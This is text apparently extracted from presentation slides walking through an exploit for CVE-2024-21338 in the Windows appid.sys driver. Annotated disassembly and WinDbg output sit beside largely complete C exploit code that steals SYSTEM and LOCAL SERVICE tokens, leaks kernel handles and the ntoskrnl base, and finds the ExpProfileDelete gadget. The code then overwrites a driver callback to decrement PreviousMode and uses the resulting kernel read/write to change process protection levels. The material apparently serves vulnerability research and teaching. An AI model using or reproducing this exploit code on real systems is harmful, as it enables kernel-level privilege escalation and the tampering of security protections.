
AipSmartHashImageFile+90    loc_1C0027FF8:
AipSmartHashImageFile+90    mov    dword ptr [rbp+57h+var_50+0Ch], 1
AipSmartHashImageFile+97    lea    r12, [rdi+0CCh]
AipSmartHashImageFile+9E    test   rax, rax
AipSmartHashImageFile+A1    jz    short loc_1C002801F ; pass 3rd qword to next call through RDX

AipSmartHashImageFile+B7    loc_1C002801F:           ; pass 3rd qword to next call through RD
AipSmartHashImageFile+B7    mov    rdx, [r15+10h]
AipSmartHashImageFile+BB    lea    rax, [rdi+12Ch]
AipSmartHashImageFile+C2    mov    r9, r12
AipSmartHashImageFile+C5    mov    [rsp+0C0h+var_A0], rax
AipSmartHashImageFile+CA    lea    r8, [rbp+57h+var_50+0Ch]
AipSmartHashImageFile+CE    mov    rcx, r15
AipSmartHashImageFile+D1    call   AppHashComputeFileHashesInternal if doesnt crash from
AipSmartHashImageFile+D6    mov    ebx, eax
AipSmartHashImageFile+D8    test   eax, eax      ; returned 0, if returned >0 may avoid c
AipSmartHashImageFile+DA    js    short loc_1C0028057
```

# EXPLOITING CVE-2024-21338

## TRACING EXECUTION THROUGH APPHASHCOMPUTFILEHASHESINTERNAL

- WILL ZOOM IN ON NEXT SLIDE



# EXPLOITING CVE-2024-21338

INPUTBUFFER, INPUTBUFFER[3]  
PASSED TO  
APPHASHCOMPUTEIMAGE-  
HASHINTERNAL


The screenshot shows a debugger interface with two assembly windows. The top window displays the assembly for `AppHashComputeFileHashesInternal+130`, which includes a jump instruction to `loc_1C0002753`. The bottom window displays the assembly for `AppHashComputeImageHashInternal`, which takes three arguments from the stack: `rdx`, `r9`, and `rcx`. The instruction at address `hesInternal+146` is highlighted with a red box and labeled `call AppHashComputeImageHashInternal`.

```
AppHashComputeFileHashesInternal+130
AppHashComputeFileHashesInternal+130    loc_1C0002734:
AppHashComputeFileHashesInternal+130    test    ebx, ebx
AppHashComputeFileHashesInternal+132    js     short loc_1C0002753

hesInternal+134  mov     rdx, [rsp+0F8h+var_B8] ; rdx eq value inside inputbuffer 3rd qword (callback func ptr)
hesInternal+139  lea     r9, [rsp+0F8h+var_A8]
hesInternal+13E  mov     rcx, [rsp+0F8h+var_B0] ; rcx is a the addr of inputbuffer
hesInternal+143  mov     r8d, r13d
hesInternal+146  call    AppHashComputeImageHashInternal
hesInternal+14B  mov     [rsp+0F8h+var_D8], eax
```

# EXPLOITING CVE-2024-21338

APPHASHCOMPUTEIMAGE-  
HASHINTERNAL DEREFERENCES  
AND CALLS INPUTBUFFER



```
xmm0, xmm0
[rbp+57h+var_80], rsi
r12d, r8d
[rbp+57h+var_78], rsi
r13d, esi
[rbp+57h+var_40], rdx
[rbp+57h+var_A0], esi
[rbp+57h+var_90], esi
[rbp+57h+var_8C], esi
[rbp+57h+var_6C], esi
[rbp+57h+var_58], rsi
[rbp+57h+var_50], xmm0
r8d, r8d
short loc_1C002CF11 ; Dereferences 3rd QWORD in RAX here
```

```
AppHashComputeImageHashInternal+75
AppHashComputeImageHashInternal+75
AppHashComputeImageHashInternal+75
AppHashComputeImageHashInternal+78
AppHashComputeImageHashInternal+78
AppHashComputeImageHashInternal+7C
AppHashComputeImageHashInternal+82
AppHashComputeImageHashInternal+84
AppHashComputeImageHashInternal+86

loc_1C002CF11:      ; Dereferences 3rd QWORD in RAX here
mov    rax, [rax]
lea    rdx, [rbp+57h+var_50]
call   cs:  guard dispatch icall fptr ; Calls RAX after kCFG check
        mov    edi, eax
        test   eax, eax
        js    loc_1C002D387
```

```
AppHashComputeImageHashInternal+87
```

# EXPLOITING CVE-2024-21338

## KCFG LIMITS GADGETS FOR OVERWRITE

NT!EXPPROFILEDELETE  
(FROM [NERO22K'S BLOG POST](#))

- KCFG-VALID FUNCTION
- DECREMENTS ADDRESS  
BASED OFF OF INPUT OBJECT

```
VOID ExpProfileDelete(IN PVOID Object)
/*
Routine Description:
    This routine is called by the object management procedures whenever the last reference to a p
    This routine stops profiling, returns locked buffers and pages, dereferences the specified pr
Arguments:
    Object - a pointer to the body of the profile object.
*/
{
    PEPPROFILE Profile;
    BOOLEAN State;
    PEPROCESS ProcessAddress;


    Profile = (PEPROFILE)Object;
    if (Profile->LockedBufferAddress != NULL) {
        // Stop profiling and unlock the buffers and deallocate pool.
        State = KeStopProfile(Profile->ProfileObject);
        ASSERT(State != FALSE);
        MmUnmapLockedPages(Profile->LockedBufferAddress, Profile->Mdl);
        MmUnlockPages(Profile->Mdl);
        ExFreePool(Profile->ProfileObject);
    }

    if (Profile->Process != NULL) {
        ProcessAddress = CONTAINING_RECORD(Profile->Process, EPROCESS, Pcb);
        ObDereferenceObject((PVOID)ProcessAddress);
    }
}
```

# EXPLOITING CVE-2024-21338

## SKIPPING REST OF FUNCTION

- NO REASON TO GET INTO REST OF IT FOR NOW, CRASH IS SOLVED



# EXPLOITING CVE-2024-21338

ANOTHER CRASH IN CALL TO  
FsRtlSetKernelEaFile

- CRASHES IF INPUTBUFFER IS MISSING VALID FILE HANDLE IN IOCTL CALL
- FIX BY OPENING HANDLE TO TEMPORARY FILE AND PLACING IT IN INPUTBUFFER

The screenshot shows a debugger interface with several assembly code snippets. The code is part of the `AipSmartHashImageFile` module. A red box highlights the instruction at address `AipSmartHashImageFile+1A5`, which is a `test eax, eax` instruction. This instruction is preceded by a `jmp short loc_1C0028135` instruction, indicating a jump to a crash handler. The assembly code includes various memory operations like `mov`, `lea`, `call`, and `test` instructions, along with some xmmword and qword operations.

```
0: AipSmartHashImageFile+0C    mov    rcx, [rdi+10h]
1: AipSmartHashImageFile+0E    lea    rdx, [rdi+12h]
2: AipSmartHashImageFile+0F    mov    r8, r12
3: AipSmartHashImageFile+EA    call   AiSetHashInfoInCache
4: loc_1C0028057:
5: test   ebx, ebx
6: js     loc_1C002818E
7: mov    eax, [rdi+12Ch]
8: test   r13, r13
9: jnz   loc_1C0028113
10: AipSmartHashImageFile+106   lea    ecx, [rax+2Ch]
11: AipSmartHashImageFile+109   call   AiAlloc
12: AipSmartHashImageFile+10E   mov    rsi, rax
13: AipSmartHashImageFile+111   test   rax, rax
14: jnz   short loc_1C0028088
15: AipSmartHashImageFile+120   loc_1C0028088:
16: xorps  xmm0, xmm0
17: AipSmartHashImageFile+123   lea    rcx, [rsi+2Ch]
18: AipSmartHashImageFile+12D   movups xmmword ptr [rax], xmm0
19: AipSmartHashImageFile+12A   mov    rdx, r12
20: AipSmartHashImageFile+12B   movups xmmword ptr [rax+10h], xmm0
21: AipSmartHashImageFile+131   movups xmmword ptr [rax+20h], xmm0
22: AipSmartHashImageFile+135   mov    byte ptr [rax+5], 18h
23: AipSmartHashImageFile+139   movzx  eax, word ptr [rdi+12Ch]
24: AipSmartHashImageFile+140   add    ax, 08h
25: AipSmartHashImageFile+144   mov    [rsi+6], ax
26: AipSmartHashImageFile+148   movups xmm0, xmmword ptr cs:aKernelSmartloc ; "$Kernel.Smartlocker.Hash"
27: AipSmartHashImageFile+14F   movups xmmword ptr [rsi+8], xmm0
28: AipSmartHashImageFile+153   movsd  xmm1, qword ptr cs:aKernelSmartloc+10h ; "ker.Hash"
29: AipSmartHashImageFile+158   movsd  qword ptr [rsi+18h], xmm1
30: AipSmartHashImageFile+160   mov    al, byte ptr cs:aKernelSmartloc+18h ; ""
31: AipSmartHashImageFile+166   mov    [rsi+20h], al
32: AipSmartHashImageFile+169   dword ptr [rsi+24h], 31484D53h
33: AipSmartHashImageFile+170   mov    eax, [rdi+12Ch]
34: AipSmartHashImageFile+176   mov    r8d, eax
35: AipSmartHashImageFile+179   mov    [rsi+28h], eax
36: AipSmartHashImageFile+17C   call   memmove
37: AipSmartHashImageFile+181   movzx  edx, byte ptr [rsi+5]
38: AipSmartHashImageFile+185   movzx  r8d, word ptr [rsi+6]
39: AipSmartHashImageFile+18A   add    edx, 9
40: AipSmartHashImageFile+18D   mov    rcx, [rdi+10h]
41: AipSmartHashImageFile+191   add    r8d, edx
42: AipSmartHashImageFile+193   mov    rdx, rsi
43: AipSmartHashImageFile+195   call   cs:_imp_FsRtlSetKernelEaFile ; will crash here if inputbuffer doesn't contain valid file handle
44: AipSmartHashImageFile+196   nop
45: AipSmartHashImageFile+1A5   test   eax, eax
46: js     short loc_1C0028135
47: AipSmartHashImageFile+1A9   jmp   short loc_1C0028135
```

# EXPLOITING

## CVE-2024-21338

TOKEN STEALING:  
-> SYSTEM -> LOCAL SERVICE

```
HANDLE getSvc(OUT HANDLE *phAppid) {
    wprintf(L"[*] Current token user: %s\n", curTokenUser);

    // If not LOCAL SERVICE, elevate privileges and steal token from svchost
    if (lstrcmpW(curTokenUser, L"NT AUTHORITY\\LOCAL SERVICE") != 0) {
        printf("[*] Not running as NT AUTHORITY\\LOCAL SERVICE\n");

        // Attempt to obtain handle to appid.sys with LOCAL SERVICE account
        int i = 0; // Counter to skip each invalid svchost.exe process
        do {
            // Elevate to SYSTEM
            if (lstrcmpW(curTokenUser, L"NT AUTHORITY\\SYSTEM") != 0) {
                printf("[*] Elevating to SYSTEM token\n");
                systemToken = obtainTokenFromProcess(L"winlogon.exe", L"NT AUTHORITY\\SYSTEM", 0);
                if (systemToken == NULL) {
                    printf("[-] Failed to steal SYSTEM token, exiting\n");
                    goto _END_OF_FUNC;
                }
                if (!ImpersonateLoggedOnUser(systemToken)) {
                    printf("[-] ImpersonateLoggedOnUser Failed with Error: %lx\n", GetLastError());
                    goto _END_OF_FUNC;
                }
                printf("[+] Impersonated NT AUTHORITY\\SYSTEM\n");
            }

            // Steal LOCAL SERVICE token from svchost.exe
            svcToken = obtainTokenFromProcess(L"svchost.exe", L"NT AUTHORITY\\LOCAL SERVICE", i);
            if (svcToken == NULL) {
                printf("[-] Failed to steal LOCAL SERVICE token, exiting\n");
                goto _END_OF_FUNC;
            }
            if (!ImpersonateLoggedOnUser(svcToken)) {
                printf("[-] ImpersonateLoggedOnUser Failed with Error: %lx\n", GetLastError());
                goto _END_OF_FUNC;
            }
        } while (i++ < 10); // Limit attempts to 10

        printf("[+] Impersonated NT AUTHORITY\\LOCAL SERVICE\n");
    }

    // Attempt to get handle to appid.sys to call vulnerable IOCTL
    *phAppid = CreateFile(L"\\\\.\\AppID", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
    if (*phAppid == INVALID_HANDLE_VALUE || *phAppid == NULL) {
        printf("[-] Could not obtain handle to Appid.sys with token, trying again\n");
    }
}
```

# EXPLOITING CVE-2024-21338

## LEAKING KERNEL HANDLES

```
// Leak kernel-mode address of handle associated with given PID
LPVOID leakKernHandle(DWORD pid, HANDLE hLeak) {
    LPVOID leakAddr = NULL;

    // Resolve NtQuerySystemInformation API
    HMODULE ntdll = GetModuleHandle(TEXT("ntdll"));
    _NtQuerySystemInformation query = (_NtQuerySystemInformation)GetProcAddress(ntdll, "NtQuerySystemInformation");
    if (query == NULL) {
        printf("[-] GetProcAddress failed\n");
        return leakAddr;
    }

    // Execute NtQuerySystemInformation until there is no more data to return (0xc0000004)
    ULONG len = 20;
    NTSTATUS status = (NTSTATUS)0xc0000004;
    PSYSTEM_HANDLE_INFORMATION_EX pHandleInfo = NULL;
    do {
        len *= 2;
        pHandleInfo = (PSYSTEM_HANDLE_INFORMATION_EX)GlobalAlloc(GMEM_ZEROINIT, len);
        status = query(SystemExtendedHandleInformation, pHandleInfo, len, &len);
    } while (status == (NTSTATUS)0xc0000004);
    if (status != (NTSTATUS)0x0) {
        printf("[-] NtQuerySystemInformation failed with error code 0x%X\n", status);
        goto _END_OF_FUNC;
    }

    // Iterate through returned handles to find kernel mode address for the associated object
    for (int i = 0; i < pHandleInfo->HandleCount; i++) {
        if (pid == (DWORD)(pHandleInfo->Handles[i].UniqueProcessId) &&
            hLeak == pHandleInfo->Handles[i].HandleValue)
        {
            leakAddr = pHandleInfo->Handles[i].Object;
            goto _END_OF_FUNC;
        }
    }

_END_OF_FUNC:
    if (hLeak) { CloseHandle(hLeak); }
    if (pHandleInfo) { GlobalFree(pHandleInfo); }
    return leakAddr;
}
```

# EXPLOITING

## CVE-2024-21338

### LEAKING KERNEL HANDLES

```
// Obtain current PID to filter handles
DWORD myPid = GetCurrentProcessId();

// Leak KTHREAD for current process (used to find address of PreviousMode bit)
HANDLE curKthread = NULL;
DWORD myTid = GetCurrentThreadId();
HANDLE myhThread = OpenThread(THREAD_QUERY_INFORMATION, false, myTid);
if (myhThread == INVALID_HANDLE_VALUE) {
    printf("[-] OpenThread to self failed\n");
    return 1;
}
printf("[*] Opened thread handle to self: 0x%llx\n", (DWORD)myhThread);
curKthread = leakKernHandle(myPid, myhThread);
if (curKthread == NULL) { return 1; }
printf("[+] Leaked KTHREAD for current process: 0x%llx\n", (ULLONG)curKthread);

// Leak valid file handle (used to avoid BSOD in FsRtlSetKernelEaFile function)
HANDLE kEaFile = NULL;
LPCWSTR fName = L"C:\\\\Temp51231";
HANDLE eaFile = CreateFileW(fName,
    GENERIC_READ | GENERIC_WRITE,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    NULL, CREATE_ALWAYS,
    FILE_ATTRIBUTE_NORMAL, NULL
);
if (eaFile == INVALID_HANDLE_VALUE) {
    printf("[-] CreateFileA for EA file failed\n");
    return 1;
}
printf("[*] Opened file handle: 0x%llx\n", (DWORD)eaFile);
kEaFile = leakKernHandle(myPid, eaFile);
if (kEaFile == NULL) { return 1; }
printf("[+] Leaked kernel file object: 0x%llx\n", (ULLONG)kEaFile);
```

# EXPLOITING CVE-2024-21338

LEAK NTOSKRNL KERNEL BASE

```
// Get base address of a kernel driver
LPVOID GetBaseAddr(LPCWSTR drvname)
{
    LPVOID drivers[1024];
    DWORD cbNeeded;
    int nDrivers, i = 0;

    // Retrieve list of drivers with EnumDeviceDrivers
    if (EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded) && cbNeeded < sizeof(drivers))
    {
        WCHAR szDrivers[1024];
        nDrivers = cbNeeded / sizeof(drivers[0]);

        // Iterate through the list, checking each driver's name
        for (i = 0; i < nDrivers; i++)
        {
            if (GetDeviceDriverBaseName(drivers[i], szDrivers, sizeof(szDrivers) / sizeof(szDrivers[0])))
            {
                // If driver name is correct, return its base address
                if (wcscmp(szDrivers, drvname) == 0)
                {
                    return drivers[i];
                }
            }
        }
    }
    return 0;
}
```

# EXPLOITING CVE-2024-21338

## FINDING NT!EXPPROFILEDELETE

```
// Load ntoskrnl into memory to find offset to nt!ExpProfileDelete function
HMODULE umodeNtoskrnl = LoadLibraryW(L"C:\\Windows\\System32\\ntoskrnl.exe");
if (umodeNtoskrnl == NULL) {
    printf("[-] Error while loading ntoskrnl: %d\\n", GetLastError());
    return false;
}

// Resolve kernel-mode address of ExpProfileDelete
unsigned char searchExpProfileDelete[] = {
    0x40, 0x53, 0x48, 0x83, 0xEC, 0x20, 0x48, 0x83,
    0x79, 0x30, 0x00, 0x48, 0x8B, 0xD9, 0x74
};
unsigned epdOpcodeSize = sizeof(searchExpProfileDelete) / sizeof(char);
ULONGLONG umodeOffset = FindGadget(umodeNtoskrnl, searchExpProfileDelete, epdOpcodeSize, 0);
if (umodeOffset == NULL) {
    printf("[-] Could not resolve nt!ExpProfileDelete in usermode\\n");
    return 1;
}

// Obtain kernel-mode base address of ntoskrnl.exe
LPVOID ntosbase = NULL;
if ((ntosbase = GetBaseAddr(L"ntoskrnl.exe")) == NULL) {
    printf("[-] Could not retrieve base addr of ntoskrnl\\n");
    return 1;
}

printf("[*] Base address of ntoskrnl: 0x%llx\\n", (ULLONG)ntosbase);
// Resolve kernel-mode address of out-of-context call gadget
ULLONG kExpProfileDelete = (ULLONG)ntosbase + umodeOffset;      // Add RVA to NT kernel base
printf("[+] Found kernel mode address of nt!ExpProfileDelete: 0x%llx\\n", kExpProfileDelete);
```

```
// Set Out-of-Context call addr to nt!ExpProfileDelete for PreviousMode decrement
ULLONG oocCall = kExpProfileDelete;
ULLONG pPreviousMode = (ULLONG)curKthread + 0x232;

// Set addresses for kernel callback overwrite
((ULLONG*)in_buf)[0] = (ULLONG)(pPreviousMode+0x30); // previousMode at offset +0x30 passed as arg to callback
((ULLONG*)in_buf)[1] = (ULLONG)kEaFile; // valid kernel ptr to file object
((ULLONG*)in_buf)[2] = (ULLONG)&oocCall; // callback overwrite function ptr

// Call vulnerable appid IOCTL
// NOTE: the ExpProfileDelete gadget is contingent on the inputbuffer's kernelmode
// address at offset +0x30 containing 0x0. If this fails, a BSOD may occur
/* DEBUG */
printf("[DEBUG] Hitting breakpoint\n"); Sleep(1000); DebugBreak();;

printf("[*] Calling IOCTL to exploit callback overwrite with nt!ExpProfileDelete (hit enter)\n"); getchar();
DeviceIoControl(hAppid, controlCode, in_buf, inbuf_size, out_buf, outbuf_size, &lpBytesReturned, NULL);
Sleep(2000); // Allow IO to complete before continuing exploit (will crash if you don't)
```

# EXPLOITING

## CVE-2024-21338

CALL THE IOCTL TO DECREMENT PREVIOUSMODE

# EXPLOITING CVE-2024-21338

TEST PAYLOAD: ENABLE PPL

```
// Calculate pointer by subtracting user-mode base address of ntoskrnl, then adding its kernel-mode base address
ULONGLONG systemProcessAddr = systemProcessOffset - (ULONGLONG)umodeNtoskrnl + (ULONGLONG)ntosbase;
ULONGLONG iterProc = readqword(NULL, systemProcessAddr);
printf("[*] Kernel pointer to SYSTEM process: %llx\n", systemProcessAddr);

// FOR TESTING PURPOSES: ENABLE PPL ON THIS EXPLOIT PROCESS
// Check if current EPROCESS is correct (read PID at +0x440)
ULONGLONG targetPPL = 0;
int iterPid = readqword(NULL, (iterProc + 0x440));
while (targetPPL == 0) {
    if (iterPid == myPid) {
        printf("[+] Target process found at: %llx\n", iterProc);
        targetPPL = readqword(NULL, (iterProc + 0x87a));
        // (first 4 bits = SIGNER, 5th bit = AUDIT (boolean), 6-8 bits = TYPE (light/1, normal/2, max/3)
        ULONGLONG protectionLevel = (targetPPL & 0xFFFFFFFFFFFFF00); // zero out least significant byte
        int protSigner = 3; // antimalware
        // Shift protected signer 4 bits to the left, then add 1 (0b0001, Audit=0 and ProtectedType = 1 (light))
        if (protSigner != 0) { // if not turning OFF
            protSigner = (protSigner << 4) + 1;
        }
        protectionLevel = protectionLevel | protSigner; // OR values together to fill least significant byte
        printf("[+] Setting protection level (PPL) to %llx\n", (protectionLevel & 0xFF));
        writeqword(NULL, (iterProc + 0x87a), protectionLevel);
    }
    else {
        // Move to next EPROCESS
        iterProc = (readqword(NULL, (iterProc + 0x448)) - 0x448);

        // Read next PID from EPROCESS +0x440
        // (if EPROCESS pid is equal to 4 again, entire process loop has completed without finding targets)
        iterPid = readqword(NULL, (iterProc + 0x440));
        if (iterPid == 4) {
            printf("[-] Could not find target PS_PROTECTION struct in kernel.\n");
        }
    }
}
```

# EXPLOITING CVE-2024-21338

RESTORE PREVIOUSMODE,  
CLEAN UP, EXIT

```
// DEBUG: Check if exploit succeeded
printf("[*] Hit enter when ready to close exploit");
getchar();

//// CLEAN UP AND EXIT //////
// Restore PreviousMode to usermode
ULONGLONG prevModeQword = readqword(NULL, pPreviousMode);
ULONGLONG restorePM = prevModeQword ^ 1 << 0;
writeqword(NULL, pPreviousMode, restorePM);
printf("[*] Restored previous mode to user mode. Cleaning up and exiting\n");
Sleep(2000);

// Free memory
VirtualFree(in_buf, 0, MEM_RELEASE);
VirtualFree(out_buf, 0, MEM_RELEASE);

// Close handles and revert token
CloseHandle(hSvcToken);
CloseHandle(hAppid);
RevertToSelf();
//DeleteFileW(fName);
//CloseHandle(eaFile);

return 0;
```

# EXPLOITING CVE-2024-21338

## EXAMINING CALLBACK OVERWRITE IN WINDBG

```
1: kd> u rip L1
nt!ExpProfileDelete:
fffff804`41d57400 4053          push    rbx
1: kd> k
# Child-SP      RetAddr           Call Site
00 fffffc489`b500d448 ffffff804`4a73cf1e nt!ExpProfileDelete
01 fffffc489`b500d450 ffffff804`4a71274f appid!AppHashComputeImageHashInternal+0x82
02 fffffc489`b500d550 ffffff804`4a73803e appid!AppHashComputeFileHashesInternal+0x14b
03 fffffc489`b500d650 ffffff804`4a72cec3 appid!AipSmartHashImageFile+0xd6
04 fffffc489`b500d720 ffffff804`416d1f35 appid!AipDeviceIoControlDispatch+0x123
05 fffffc489`b500d800 ffffff804`41aa6fb8 nt!IofCallDriver+0x55
06 fffffc489`b500d840 ffffff804`41aa6885 nt!IopSynchronousServiceTail+0x1a8
07 fffffc489`b500d8e0 ffffff804`41aa6286 nt!IopXxxControlFile+0x5e5
08 fffffc489`b500da20 ffffff804`418058b5 nt!NtDeviceIoControlFile+0x56
09 fffffc489`b500da90 00007ffe`f064bea4 nt!KiSystemServiceCopyEnd+0x25
0a 00000061`fafdfb98 00007ffe`edd18beb 0x00007ffe`f064bea4
0b 00000061`fafdfba0 00007ffe`ee50f4e8 0x00007ffe`edd18beb
0c 00000061`fafdfba8 00000000`00000000 0x00007ffe`ee50f4e8
1: kd> dq rcx L1
fffffc90e`fb0f9100  fffffc90e`fa8ce2e2
1: kd> ? poi(rcx) - 0x232 - 0x30
Evaluate expression: -60408806449024 = fffffc90e`fa8ce080
1: kd> !object fffffc90e`fa8ce080
Object: fffffc90efa8ce080 Type: (fffffc90ef58b3e80) Thread
